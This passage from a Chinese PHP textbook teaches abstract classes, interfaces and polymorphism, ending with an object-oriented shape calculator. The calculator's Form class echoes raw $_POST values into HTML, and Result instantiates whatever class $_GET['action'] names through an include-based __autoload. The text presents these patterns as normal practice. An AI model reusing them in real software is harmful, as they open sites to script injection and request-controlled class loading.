在上面的代码中，为 Person 类添加了两个魔术方法__sleep()和__wakeup()。在__sleep()方法中返回一个数组，数组中包含对象中的$name 和$age 两个成员属性。在串行化时该方法将被自动调用，并将数组中列出来的成员属性串行化。其中成员属性$sex 没有在数组中，所以在反串行化时，组织成的新对象中将不会存在成员属性$sex。在类中添加的__wakeup()方法则在通过 unserialize()函数反串行化时自动调用，并在该方法中为反串行化对象中的$age 成员属性重新赋值。

10.7 抽象类与接口

抽象类和接口相似，都是一种比较特殊的类。抽象类是一种特殊的类，而接口也是一种特殊的抽象类。它们通常配合面向对象的多态性一起使用。虽然声明和使用都比较容易，但它们的作用在理解上会困难一点。

10.7.1 抽象类

在 OOP 语言中，一个类可以有一个或多个子类，而每个类都有至少一个公有方法作为外部代码访问它的接口。而抽象方法就是为了方便继承而引入的。本节中先来介绍一下抽象类和抽象方法的声明，然后再说明其用途。在声明抽象类之前，我们先了解一下什么是抽象方法。抽象方法就是没有方法体的方法，所谓没有方法体是指在方法声明时没有花括号及其中的内容，而是在声明方法时直接在方法名后加上分号结束。另外在声明抽象方法时，还要使用关键字 abstract 来修饰。声明抽象方法的格式如下所示：

```
abstract function fun1();          //不能有花括号，就更不能有方法体中的内容了
abstract function fun2();          //直接在方法名的括号后面加上分号结束，还要使用 abstract 修饰
```

只要在声明类时有一个方法是抽象方法，那么这个类就是抽象类，抽象类也要使用 abstract 关键字来修饰。在抽象类中可以有不是抽象的成员方法和成员属性，但访问权限不能使用 private 关键字修饰为私有的。下面的例子在 Person 类中声明了两个抽象方法 say()和 eat()，则 Person 类就是一个抽象类，需要使用 abstract 标识。代码如下所示：

```
<?php
    //声明一个抽象类，要使用abstract关键字标识
    abstract class Person {
        protected $name;                    //声明一个存储人的名字的成员
        protected $country;                 //声明一个存储人的国家的成员

        function __construct($name="", $country="china") {
            $this->name = $name;
            $this->country = $country;
        }

        //在抽象类中声明一个没有方法体的抽象方法，使用abstract关键字标识
        abstract function say();

        //在抽象类中声明另一个没有方法体的抽象方法，使用abstract关键字标识
        abstract function eat();

        //在抽象类中可以声明正常的非抽象的方法
        function run(){
            echo "使用两条腿走路<br>";   //有方法体，输出一条语句
        }
    }
```

在上例中声明了一个抽象类 Person，在这个类中定义了两个成员属性、一个构造方法和两个抽象方

法，还有一个非抽象的方法。抽象类就像是一个“半成品”的类，在抽象类中有没有被实现的抽象方法，所以抽象类是不能被实例化的，即创建不了对象，也就不能直接使用它。既然抽象类是一个“半成品”的类，那么使用抽象类有什么作用呢？使用抽象类就包含了继承关系，它是为它的子类定义公共接口，将它的操作（可能是部分也可能是全部）交给子类去实现。就是将抽象类作为子类重载的模板使用，定义抽象类就相当于定义了一种规范，这种规范要求子类去遵守。当子类继承抽象类以后，就必须把抽象类中的抽象方法按照子类自己的需要去实现。子类必须把父类中的抽象方法全部都实现，否则子类中还存在抽象方法，所以还是抽象类，也不能实例化对象。在下例中声明了两个子类，分别实现上例中声明的抽象类 Person。代码如下所示：

```php
<?php
    //声明一个类去继承抽象类Person
    class ChineseMan extends Person {
        //将父类中的抽象方法覆盖，按自己的需求去实现
        function say() {
            echo $this->name."是".$this->country."人，讲汉语<br>";  //实现的内容
        }

        //将父类中的抽象方法覆盖，按自己的需求去实现
        function eat() {
            echo $this->name."使用筷子吃饭<br>";                    //实现的内容
        }
    }

    //声明另一个类去继承抽象类Person
    class Americans extends Person {
        //将父类中的抽象方法覆盖，按自己的需求去实现
        function say() {
            echo $this->name."是".$this->country."人，讲英语<br>";  //实现的内容
        }

        //将父类中的抽象方法覆盖，按自己的需求去实现
        function eat() {
            echo $this->name."使用刀子和叉子吃饭<br>";              //实现的内容
        }
    }

    $chineseMan = new ChineseMan("高洛峰", "中国");          //将第一个Person的子类实例化对象
    $americans = new Americans("alex", "美国");              //将第二个Person的子类实例化对象

    $chineseMan -> say();          //通过第一个对象调用子类中已经实例父类中抽象方法的say()方法
    $chineseMan -> eat();          //通过第一个对象调用子类中已经实例父类中抽象方法的eat()方法

    $americans -> say();           //通过第二个对象调用子类中已经实例父类中抽象方法的say()方法
    $americans -> eat();           //通过第二个对象调用子类中已经实例父类中抽象方法的eat()方法
```

在上例中声明了两个类去继承抽象类 Person，并将 Person 类中的抽象方法按各自的需求分别实现，这样两个子类就都可以创建对象了。抽象类 Person 就可以看成是一个模板，类中的抽象方法自己不去实现，只是规范了子类中必须要有父类中声明的抽象方法，而且要按自己类的特点实现抽象方法中的内容。

10.7.2 接口技术

因为 PHP 只支持单继承，也就是说每个类只能继承一个父类。当声明的新类继承抽象类实现模板

以后，它就不能再有其他父类了。为了解决这个问题，PHP 引入了接口。接口是一种特殊的抽象类，而抽象类又是一种特殊的类，所以接口也是一种特殊的类。如果抽象类中的所有方法都是抽象方法，我们就可以换另外一种声明方式，使用“接口”技术。接口中声明的方法必须都是抽象方法，另外不能在接口中声明变量，只能使用 const 关键字声明为常量的成员属性，而且接口中所有成员都必须有 public 的访问权限。类的声明是使用“class”关键字标识的，而接口的声明则是使用“interface”关键字标识的。声明接口的格式如下所示：

```
interface  接口名称 {                    //使用 interface 关键字声明接口
    //常量成员                           //接口中的成员属性只能是常量，不能是变量
    //抽象方法                           //接口中的所有方法必须是抽象方法，不能有非抽象的方法存在
}                                        //接口中的成员也需要使用花括号包含起来
```

接口中所有的方法都要求是抽象方法，所以就不需要在方法前使用 abstract 关键字标识了。而且在接口中也不需要显式地使用 public 访问权限进行修饰，因为默认权限就是 public 的，也只能是公有的。另外接口和抽象类一样也不能实例化对象，它是一种更严格的规范，也需要通过子类来实现。但可以直接使用接口名称在接口外面去获取常量成员的值。一个接口的声明例子，代码如下所示：

```
<?php
    interface One {                                  //声明一个接口使用interface关键字，One为接口名称
        const CONSTANT = 'CONSTANT value';           //在接口中声明一个常量成员属性，和在类中声明一样
        function fun1();                             //在接口中声明一个抽象方法"fun1()"
        function fun2();                             //在接口中声明另一个抽象方法"fun2()"
    }
```

也可以使用 extends 关键字让一个接口去继承另一个接口，实现接口之间的扩展。在下面的例子中声明一个 Two 接口继承了上例中的 One 接口。代码如下所示：

```
<?php
    //声明一个接口Two对接口One进行扩展
    interface Two extends One {
        function fun3();                             //在接口中声明一个抽象方法"fun1()"
        function fun4();                             //在接口中声明另一个抽象方法"fun2()"
    }
```

如果需要使用接口中的成员，则需要通过子类去实现接口中的全部抽象方法，然后创建子类的对象去调用在子类中实现后的方法。但通过类去继承接口时需要使用 implements 关键字来实现，而并不是使用 extends 关键字完成。如果需要使用抽象类去实现接口中的部分方法，也需要使用 implements 关键字实现。在下面的例子中声明一个抽象类 Three 去实现 One 接口中的部分方法，但要想实例化对象，这个抽象类还要有子类把它所有的抽象方法都实现才行。声明一个 Four 类去实现 One 接口中的全部方法。代码如下所示：

```
<?php
    //声明一个接口使用interface关键字，One为接口名称
    interface One {
        const CONSTANT = 'CONSTANT value';           //在接口中声明一个常量成员属性和在类中声明一样
        function fun1();                             //在接口中声明一个抽象方法"fun1()"
        function fun2();                             //在接口中声明另一个抽象方法"fun2()"
    }

    //声明一个抽象类去实现接口One中的第二个方法
    abstract class Three implements One {
```

```
11          function fun2() {                          //只实现接口中的一个抽象方法
12              //具体的实现内容由子类自决定
13          }
14      }
15
16      //声明一个类实现接口One中的全部抽象方法
17      class Four implements One {
18          function fun1() {                          //实现接口中第一个方法
19              //具体的实现内容由子类自决定
20          }
21
22          function fun2() {                          //实现接口中的第二个方法
23              //具体的实现内容由子类自决定
24          }
25      }
```

PHP 是单继承的，一个类只能有一父类，但是一个类可以实现多个接口。将要实现的多个接口之间使用逗号分隔开，而且在子类中要将所有接口中的抽象方法全部实现才可以创建对象。就相当于一个类要遵守多个规范，就像我们不仅要遵守国家的法律，如果是在学校，还要遵守学校的校规一样。实现多个接口的格式如下所示：

```
class  类名 implements 接口一, 接口二, ... ..., 接口 n {          //一个类实现多个接口
    //实现所有接口中的抽象方法
}
```

实现多个接口是使用“implements”关键字，同时还可以使用“extends”关键字继承一个类。即在继承一个类的同时实现多个接口，但一定要先使用 extends 继承一个类，再去使用 implements 实现多个接口。使用格式如下所示：

```
class  类名 extends 父类名 implements 接口一, 接口二, ... ..., 接口 n {      //继承一个类的同时实现多个接口
    //实现所有接口中的抽象方法
}
```

除了上述的一些应用外，还有很多地方可以使用接口，例如对于一些已经开发好的系统，在结构上进行较大的调整已经不太现实，这时可以通过定义一些接口并追加相应的实现来完成功能结构的扩展。

10.8 多态性的应用

多态是面向对象的三大特性中除封装和继承之外的另一重要特性。它展现了动态绑定的功能，也称为“同名异式”。多态的功能可让软件在开发和维护时，达到充分的延伸性。事实上，多态最直接的定义就是让具有继承关系的不同类对象，可以对相同名称的成员函数调用，产生不同的反应效果。所谓多态性是指一段程序能够处理多种类型对象的能力，例如公司中同一个发放工资的方法，公司内不同职位的员工工资，都是通过这个方法发放的。但是不同的员工所发的工资都是不相同的，这样同一个发工资的方法就出现了多种形态。在 PHP 中，多态性指的就是方法的重写。方法重写是指一个子类中可以重新修改父类中的某些方法，使其具有自己的特征。重写要求子类的方法和父类的方法名称相同，这可以通过声明抽象类或是接口来规范。

我们通过计算机 USB 设备的应用来介绍一下面向对象中的多态特性，目前 USB 设置的种类仅我们

自己用过的我想就有十几种吧。例如，USB 鼠标、USB 键盘、USB 存储设备等，这些计算机的外部设备都是通过 USB 接口连接计算机以后，被计算机调用并启动运行的。也就是计算机正常运行的同时，每插入一种不同的 USB 设备，就为计算机扩展一样功能，这正是我们所说的多态特征。那么为什么每个 USB 设备不一样，但都可以被计算机应用呢？那是因为每个 USB 设置都要遵守电脑 USB 接口的开发规范，都有相同的能被计算机加载到并启用的方法，但运行各自相应的功能。这也正是我们对多态的定义，假设我们有一个主程序已经开发完成，需要在后期由其他开发人员为其扩展一些功能，但需要在不改动主程序的基础上就可以加载到这些扩展的功能模块，其实也就是为程序开发一些插件。这就需要在主程序中需要为扩展的插件程序写好接口规范，然后每个插件只有按照规范去实现自己的功能，才能被主程序应用到。在计算机中应用 USB 设备的程序设计如下所示：

```php
<?php
    //定义一个USB接口，让每个USB设略都遵守这个规范
    interface USB {
        function run();
    }

    //声明一个计算机类，去使用USB设置
    class Computer {
        //计算机类中的一个方法可以应用任何一种USB设备
        function useUSB($usb) {
            $usb -> run();
        }
    }

    $computer = new Computer;                    //实例化一个计算机类的对象

    $computer ->useUSB( new Ukey() );            //为计算机插入一个USB键盘设备，并运行
    $computer ->useUSB( new Umouse() );          //为计算机插入一个USB鼠标设备，并运行
    $computer ->useUSB( new Ustore() );          //为计算机插入一个USB存储设备，并运行
```

在上面的代码中声明了一个接口 USB，并在接口中声明了一个抽象方法 run()。目的就是定义一个规范，让每个 USB 设备都去遵守。也就是子类设备必须重写 run()方法，这样才能被计算机应用到，并按设备自己的功能去实现它。因为在计算机类 Commputer 的 useUSB()方法中，不管是什么 USB 设备，调用的只是同一个$usb->run()方法。所以，如果你不按照规范而随意命名 USB 设备中启动运行的方法名，就算方法中的代码写得再好，当将这个 USB 设备插入计算机以后也不能启动，因为调用不到这个随意命名的方法。下面的代码根据 USB 接口定义的规范，实现了 USB 键盘、USB 鼠标和 USB 存储三个设备，当然可以去实现更多的 USB 设置，都按自己设备的功能重写了 run()方法，所以插入计算机启动运行后每个 USB 设备都有自己的形态。代码如下所示：

```php
<?php
    //扩展一个USB键盘设置，实现USB接口
    class Ukey implements USB {
        //按键盘的功能实现接口中的方法
        function run() {
            echo "运行USB键盘设备<br>";
        }
    }

    //扩展一个USB鼠标设置，实现USB接口
    class Umouse implements USB {
        //按鼠标的功能实现接口中的方法
```

```
        function run() {
            echo "运行USB鼠标设备<br>";
        }
    }

    //扩展一个USB存储设置，实现USB接口
    class Ustore implements USB {
        //按存储的功能实现接口中的方法
        function run() {
            echo "运行USB存储设备<br>";
        }
    }
```

10.9 面向对象版图形计算器

本例虽然并不实用，却能够应用到前面介绍过的大部分面向对象语法知识，也可以让读者了解一些面向对象的开发思想，让你更深入地掌握封装、继承和多态三大面向对象的重要特性。本节的图形计算器程序，可以实现计算矩形、三角形及圆形的周长和面积，读者可以参考本例，再通过多态原则，为本例扩展出其他图形的周长和面积计算功能。

10.9.1 需求分析

本例的需求比较简单，有三个主要功能，如下所示。

（1）可以通过简单的菜单选择需要计算的图形。

（2）能为选中的图形输入一些指定的属性。

（3）再根据用户提交的数据计算指定图形的周长和面积。

要求为处理的三个图形分别设置一个链接作为菜单选项，并都需要提交给同一个脚本处理。另外为了保证图形的合法性，需要对用户在表单中提供的每个值进行验证，并能将验证失败的错误报告显示给用户查看。还有就是表单在提交以后仍然将数据保留在输入框中，返回的计算结果也需要保留两位小数。该程序的操作原型如图 10-4 所示。

图 10-4 使用 PHP 面向对象编写的简单图形计算器的演示




图 10-4　使用 PHP 面向对象编写的简单图形计算器的演示（续）

10.9.2　功能设计及实现

根据需求分析，面向对象版本的图形计算器可以让用户自己定义图形对程序的功能进行扩展，所以需要结合面向对象的多态特性进行设计，并需要完全采用面向对象的思想去设计程序。程序的设计从以下三方面进行。

1．操作界面设计

用户的操作界面可以分为两方面设计：一个是菜单的功能设计；另一个则是为每个图形设计输入表单。本程序的菜单设计比较容易，因为需要对三个图形进行选择，并提交给同一个脚本（index.php），为了在相同脚本中可以区分用户的操作，需要在每个链接的 URL 中使用一个参数变量 action，action 的值设置为 rect、triangle 和 circle，分别代表对矩形、三角形和图形的操作。而表单的设计则是每一个图形都需要一个输入表单，当然可以为每个图形独立编写一个脚本。如果采用面向对象的思想设计，我们可以将三个图形输入表单界面，或用户将来可能自己扩展的图形输入表单，封装到一个独立的“表单类 Form”中，并声明在 form.class.php 文件中。在这个表单类 Form 中，可以根据用户请求的 get 方法，并通过接收到的 action 值，返回给用户对应的请求界面。具体的代码实现如下，声明主入口文件 index.php。

```
<html>
    <head>
        <title>图形计算(使用面向对象技术开发)</title>
        <meta http-equiv="Content-type" content="text/html; charset=utf-8">
    </head>

    <body>
        <center>
            <h1>图形（周长&面积）计算器</h1>

            <a href="index.php?action=rect">矩形</a>  ||
            <a href="index.php?action=triangle">三角形</a> ||
            <a href="index.php?action=circle">圆形</a> <hr>
        </center>
        <?php
            //设置错误报告的级别，除了无关紧要的"注意",其他的所有报告都输出
            error_reporting(E_ALL & ~E_NOTICE);

```

```
            //通过魔术方法__autoload()去自动加载所需要的类文件，将需要的类包含进来
            function __autoload($className){
                include strtolower($className).".class.php";    //包含类所在的文件
            }

            echo new Form("index.php");     //输出用户需要的表单

            //如果用户提交表单则去计算
            if(isset($_POST["sub"])) {
                echo new Result();          //输出形状的计算结果
            }
        ?>
    </body>
</html>
```

form.class.php 文件中的 Form 类声明具体的代码实现如下：

```
<?php
    /**
        Project: 面向对象版图形计算器
        file: form.class.php
        选择不同的图形时输出对应的表单对象，在主脚本程序中提供给用户一个操作界面
        package:shape
     */
    class Form {
        private $action;                            //表单form属性action的值， 用于设置表单提交的位置
        private $shape;                             //用户选择形状的动作

        /* 构造方法，用于对用户的操作动作和表单提交的位置进行初使化赋值 */
        function __construct($action=""){
            $this->action = $action;                //为表单form中的action属性赋值
            /* 用户选择形状的动作，默认为矩形rect */
            $this->shape = isset( $_GET["action"] ) ? $_GET["action"] : "rect";
        }

        /* 魔术方法__toString()，通过用户不同的请求，返回用户需要的表单字符串，在页面中显示 */
        function __toString(){
            $form='<form action="'.$this->action.'?action='.$this->shape.'" method="post">';

            /* 根据用户的get请求组合成方法名称字符串，getRect(), getTriangle(), getCircle() */
            $shape = "get".ucfirst($this->shape);
            $form .= $this->$shape();           //调用私有方法获取图形的输入表单

            $form .= '<br><input type="submit" name="sub" value="计算"><br>';
            $form .= '</form>';
            return $form;                       //返回用户需要的输入形状表单界面
        }

        /* 私有方法，用于获取矩形的表单输入 */
        private function getRect(){
            $input = '<b>请输入 | 矩形 | 的宽度和高度：</b><p>';
            $input .= '宽度：<input type="text" name="width" value="'.$_POST["width"].'"><br>';
            $input .= '高度：<input type="text" name="height"  value="'.$_POST["height"].'"><br>';
            return $input;
        }

        /* 私有方法，用于获取三角形的表单输入 */
        private function getTriangle(){
            $input = '<b>请输出 | 三角形 | 的三条边：</b><p>';
            $input .= '第一边：<input type="text" name="side1" value="'.$_POST["side1"].'"><br>';
```

```
            $input .= '第二边: <input type="text" name="side2"  value="'.$_POST["side2"].'"><br>';
            $input .= '第三边: <input type="text" name="side3"  value="'.$_POST["side3"].'"><br>';
            return $input;
        }

        /* 私有方法，用于获取圆形的表单输入 */
        private function getCircle(){
            $input = '<b>请输入 | 圆形 | 的半径: </b><p>';
            $input .= '半径: <input type="text" name="radius" value="'.$_POST["radius"].'"><br>';
            return $input;
        }
    }
```

2. “多态”的应用

根据面向对象思想的设计原则，每个图形都需要封装成一个独立的对象，在对象内部不仅有图形自己的成员属性，还有对自己周长和面积的计算方法。但如果为每个图形对象的属性和方法任意命名，调用的过程就需要我们为每个图形独立编写，并且如果为程序扩展新的图形，也需要再编写独立的调用过程，这样程序的复杂性就会增加。如果每个图形对象中有一样的属性或方法名称，我们就只需要写一次调用即可。如何来规范每个对象中的方法命名呢？这就需要使用我们前面介绍过的抽象类或接口了。又因为每个图形对象都需要一个有相同的验证方法“validate()”，所以我们选择使用抽象类定义一个父类更为合适，可以将验证方法声明为一个普通方法。在文件 shape.class.php 中声明一个抽象类 Shape，在 Shape 类中通过声明两个抽象方法 area()和 perimeter()，要求子类对象必须重写这两个方法，并根据自己的形状实现方法的功能。因为每个图形类都必须按照统一的规范（抽象类的约束）编写，所以我们就可以编写出统一调用过程。也将其封装成一个独立的类 Result，并声明在文件 result.class.php 中。当前操作的图形是那个，通过这个类的对象就可以计算那个图形的周长和面积，这也正是面向对象多态特性的应用。shape.class.php 文件中的 Shape 类声明具体的代码实现如下：

```
<?php
    /**
        Project: 面向对象版图形计算器
        file:shape.class.php
        声明一个形状的抽象类，作为所有形状的父类，里面有两个抽象方法,根据子类的形状去实现
        package:shape
    */
    abstract class Shape {
        public $shapeName;                  //形状的名称
        abstract function area();           //声明的抽象方法在子类中实现它，用来计算不同图型的面积
        abstract function  perimeter();     //声明的抽象方法在子类中实现它，用来计算不同图型的周长

        /*
         * 该方法是一个普通方法用来对所有形状表单输入的值进行验证
         * @param     mixed     $value    接收表单输入的值，对该值进行验证
         * @param     string    $message  消息提示的前缀
         * @return    boolean             验正通过返回true，失败则返回false
         */
        protected function validate($value, $message = '输入的值' ){
            if( $value=="" || !is_numeric($value) || $value < 0 ) {
                $message=$this->shapeName.$message;
                echo '<font color="red">'.$message.'必须为非负值的数字，并且不能为空</font><br>';
                return false;
            }else{
                return true;
            }
```

```
27          }
28      }
```

result.class.php 文件中的 Result 类声明具体的代码实现如下：

```
1  <?php
2      /**
3          Project: 面向对象版图形计算器
4          file: result.class.php
5          声明一个Result结果类，通过多态的应用获取用户所选择形状的计算结果
6          package:shape
7      */
8      class Result {
9          private $shape = null ;                    //成员属性用于获取某一形状对象
10
11         /* 构造方法用于初使化成员属性$shape */
12         function __construct(){
13             /* 根据用户的get方法提交的动作'action'创建对应的形状对象[$_GET['action']()变量函数技术] */
14             $this->shape = new $_GET['action']();
15         }
16
17         /* 声明一个魔术方法__toString，在直接访问该对象引用时自动调用，返回利用多态计算后的结果字符串 */
18         function __toString(){
19             //调用形状对象中的周长方法，获得周长的值
20             $result = $this->shape->shapeName.'的周长：'.round($this->shape->perimeter(), 2).'<br>';
21             //调用形状对象中的面积方法，获得面积的值
22             $result .= $this->shape->shapeName.'的面积：'.round($this->shape->area(), 2).'<br>';
23
24             return $result;                        //返回计算结果字符串
25         }
26     }
```

3. “封装”每个图形类

在扩展每个图形类时，因为都必须实现父类中的抽象方法，所以编写这个类的重点就是按照自己的图形计算方法计算周长和面积，再有就是做好对属性的封装和验证即可。除了本例中提供的三个图形类 Rect、Triangle 和 Circle，分别声明在 rect.class.php、triangle.class.php 和 circle.class.php 文件中，读者可以按照同样的结构扩展其他的图形类，并且根据多态的原则系统自动可以调用到，计算出你扩展的图形的周长和面积。rect.class.php 文件中的 Rect 类声明具体的代码实现如下：

```
1  <?php
2      /**
3          Project: 面向对象版图形计算器
4          file:rect.class.php
5          声明了一个矩形子类，根据矩形的特点实现了形状抽象类中的周长和面积方法
6          package:shape
7      */
8      class Rect extends Shape {
9          private $width = 0;                    //声明矩形的成员属性宽度
10         private $height = 0;                   //声明矩形的成员属性高度
11
12         /* 矩形的构造方法，用表单$_POST中接收的高度和宽度初使化矩形对象 */
13         function __construct() {
14             $this->shapeName = "矩形";     //为形状命名
15
16             //通过从shape中继承的方法validate(),对矩形的宽度和高度进行验证
17             if($this->validate($_POST["width"], "宽度") & $this->validate($_POST["height"], "高度")){
18                 $this->width = $_POST["width"];  //通过超全局数组$_POST将表单输入的宽度给成员属性width赋初值
```

```
            $this->height = $_POST["height"];//通过超全局数组$_POST将表单输入高度给成员属性height赋初值
        }
    }

    /* 按矩形面积的计算公式，实现抽象类shape中的抽象方法area() */
    function area() {
        return $this->width*$this->height;          //访问该方法时，返回矩形的面积
    }

    /* 按矩形周长的计算公式，实现抽象类shape中的抽象方法perimeter() */
    function perimeter() {
        return 2*($this->width+$this->height);      //访问该方法时，返回矩形的周长
    }
}
```

triangle.class.php 文件中的 Triangle 类声明具体的代码实现如下：

```
<?php
    /**
        Project: 面向对象版图形计算器
        file: triangle.class.php
        声明了一个三角形子类，根据三角形的特点实现了形状抽象类中的周长和面积方法
        package:shape
     */
    class Triangle extends Shape {
        private $side1 = 0;                                 //声明三角形第一个边的成员属性
        private $side2 = 0;                                 //声明三角形第二个边的成员属性
        private $side3 = 0;                                 //声明三角形第三个边的成员属性

        /* 三角形的构造方法，用表单$_POST中接收的三边值初使化三角形对象 */
        function __construct() {
            $this->shapeName = "三角形";                    //为形状命名

            //通过从shape中继承的方法validate(),对三角形的第一边进行验证
            if($this->validate($_POST["side1"], "第一个边") &
                    $this->validate($_POST["side2"], "第二个边") &
                        $this->validate($_POST["side3"], "第三个边")) {
                //通过本类内部的私有方法validateSum(),验证三角形的两边之和是否大于第三边
                if($this->validateSum($_POST["side1"], $_POST["side2"], $_POST["side3"])) {
                    $this->side1 = $_POST["side1"];
                    $this->side2 = $_POST["side2"];
                    $this->side3 = $_POST["side3"];
                }else {
                    echo '<font color="red" >三角形的两边之和要大于第三边</font><br>';
                }
            }
        }

        /* 按三角形面积的计算公式(海伦公式)，实现抽象类shape中的抽象方法area() */
        function area() {
            $s = ($this->side1+$this->side2+$this->side3)/2;
            //返回三角形的面积
            return sqrt( $s*($s - $this->side1)*($s - $this->side2)*($s - $this->side3) );
        }

        /* 按三角形周长的计算公式，实现抽象类shape中的抽象方法perimeter() */
        function perimeter() {
            return  $this->side1+$this->side2+$this->side3;          //返回三角形的周长
        }

```

```
        /* 本类内部声明一个私有方法validateSum(),用于验证三角形的两边之和是否大于第三边 */
        private function validateSum($s1, $s2, $s3){
            //如果三角形任意两个边的和大于第三个边返回true，否则返回false
            if( (($s1 + $s2) > $s3) && (($s1 + $s3) > $s2) && (($s2 + $s3) > $s1) ) {
                return true;
            }else{
                return false;
            }
        }
    }
```

circle.class.php 文件中的 Circle 类声明具体的代码实现如下：

```
<?php
    /**
        Project: 面向对象版图形计算器
        file: circle.class.php
        声明了一个圆形子类，按圆形的特点实现了形状抽象类Shape中的周长和面积
        package:shape
    */
    class  Circle extends Shape {
        private $radius = 0;                        //声明一个成员属性用于存储圆形的半径

        /* 圆形的构造方法，用表单$_POST中接收的半径初使化圆形对象*/
        function __construct() {
            $this->shapeName = "圆形";              //为形状命名

            //通过从shape中继承的方法validate(),对圆形的半径进行验证
            if( $this->validate($_POST['radius'], '半径') ) {
                $this->radius = $_POST['radius'];
            }
        }

        /* 按圆形面积的计算公式，实现抽象类shape中的抽象方法area() */
        function area() {
            return pi() * $this->radius * $this->radius;    //返回圆形的面积
        }

        /* 按圆形周长的计算公式，实现抽象类shape中的抽象方法perimeter() */
        function perimeter() {
            return 2 * pi() * $this->radius;                //返回圆形的周长
        }
    }
```

10.9.3 类的组织架构

在大多数以面向对象思想开发的项目中，会使用 UML 工具中的类图来勾画设计，通常都是“字不如表，表不如图”，设计中一张图足以值“上千个文字”。这些 UML 图表对新开发人员理解系统是非常有帮助的，也可以作为使用你软件的开发人员的手册。统一建模语言（UML）是一种与具体编程语言无关的用来描述面对对象编程观念的方法。UML 涉及很多方面，但对 PHP 程序员来说，其中最相关的两方面是类图和序列图。类图描述了一个或者更多的类及其在你的程序之间的相互关系。每个类都用一个盒子标识，每个盒子都分成三部分：第一部分是类名，第二步分列举了类的属性（变量），最后一部分列举了类的方法。属性和方法的可见度被设计为：“+”代表 public（公开），“-”代表 private（私有），#代表 protected（受保护的）。类图是代码工程的基础，同时也是系统设计部分的主体工作，类图主要体

现了系统详细的实现架构。图 10-5 为本例图形计算器的类图结构。

通过图 10-5，不仅可以看到各个类中声明的成员组成，也可以看到每个成员的封装权限情况，当然也可以看到类之间的继承关系（箭头的方向指向父类）。UML 中的序列图描述了为一个特定的任务或者事件，你对代码中的对象之间的典型的交互活动。序列图也称为时序图，是一种 UML 行为图。它通过描述对象之间发送消息的时间顺序显示多个对象之间的动态协作。一个序列图主要传达这样的信息：谁，以什么样的顺序，在什么时候，调用不同的方法（由名字“序列图”也可以看出）。序列图是对象集和开发人员之间交互沟通的非常有用工具。




图 10-5　图形计算器程序的类图构架

10.10 小结

本章必须掌握的知识点

- 类和对象之间的关系
- 类的声明及类中的成员组成
- 通过类实例化对象
- 对类中成员的访问
- 特殊的对象引用$this
- 构造方法的声明与作用
- 面向对象的封装、继承和多态三大特性

- 访问类型控制
- 子类重载父类的方法
- 常见的 final、static 和 const 关键字
- 常见的魔术方法__construct()、__destruct()、__set()、__get()、__call()、__toString()
